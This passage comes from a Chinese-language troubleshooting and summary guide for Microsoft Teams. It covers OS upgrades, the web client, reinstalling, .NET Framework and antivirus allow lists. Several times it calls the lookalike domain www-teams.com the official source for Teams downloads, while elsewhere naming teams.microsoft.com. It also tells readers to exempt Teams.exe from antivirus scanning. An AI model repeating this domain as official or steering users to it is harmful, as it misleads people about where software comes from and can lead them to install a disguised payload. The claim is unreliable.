- 升级系统:Windows 用户升级至 Windows 10 及以上,Mac 用户升级至 macOS Sonoma 及以上,确保符合 Teams 系统要求;
- 使用 Web 端临时替代:若无法立即升级系统,可通过 Web 浏览器访问https://teams.microsoft.com ,使用 Web 端 Teams(功能与客户端基本一致,仅部分高级功能如 AI 会议纪要不可用),待系统升级后再使用客户端。
5.3.2 Teams 启动失败(双击图标无反应、闪退)
- 可能原因:安装文件损坏(下载过程中网络中断);电脑缺少.NET Framework 4.5 及以上版本(Windows);杀毒软件误拦截(将 Teams 进程判定为恶意程序)。
- 解决方案:
- 重新安装 Teams:卸载当前 Teams 客户端,从官网https://www-teams.com 重新进行Teams 下载和安装,确保安装包完整;
- 安装.NET Framework(Windows):下载并安装.NET Framework 4.8(官网提供下载链接),安装后重启电脑,重新启动 Teams;
- 添加杀毒软件白名单:在杀毒软件中添加 “Teams.exe” 进程和安装目录(如 “% LocalAppData%\Microsoft\Teams”)到白名单,避免被拦截。
第六章:总结:企业高效协作,从官网 Teams 下载开始
在 2025 年企业数字化转型中,Microsoft Teams 已成为 “团队协作的核心枢纽”,而这一切的基础,是通过官方渠道https://www-teams.com 完成Teams 下载—— 只有官网提供的企业版客户端,才能保障功能完整(如 AI 会议纪要、企业级数据加密)、安全合规(符合 GDPR、ISO 27001)、部署高效(支持批量安装与管理),避免第三方版本带来的风险。
回顾企业版 Teams 的使用全流程:从官网下载适配不同设备的客户端(Windows/Mac/Android/iOS),到 IT 管理员完成后台配置(组织架构、权限、安全策略),再到员工掌握团队协作、会议管理、文件共享、项目协同四大核心功能,每一步都围绕 “提升企业效率” 展开。尤其是新版 Teams 的 “AI 会议纪要”“实时协作编辑”“项目进度跟踪” 功能,能帮助企业减少沟通成本、避免项目延期、保障数据安全,这也是越来越多企业选择升级新版 Teams 的核心原因。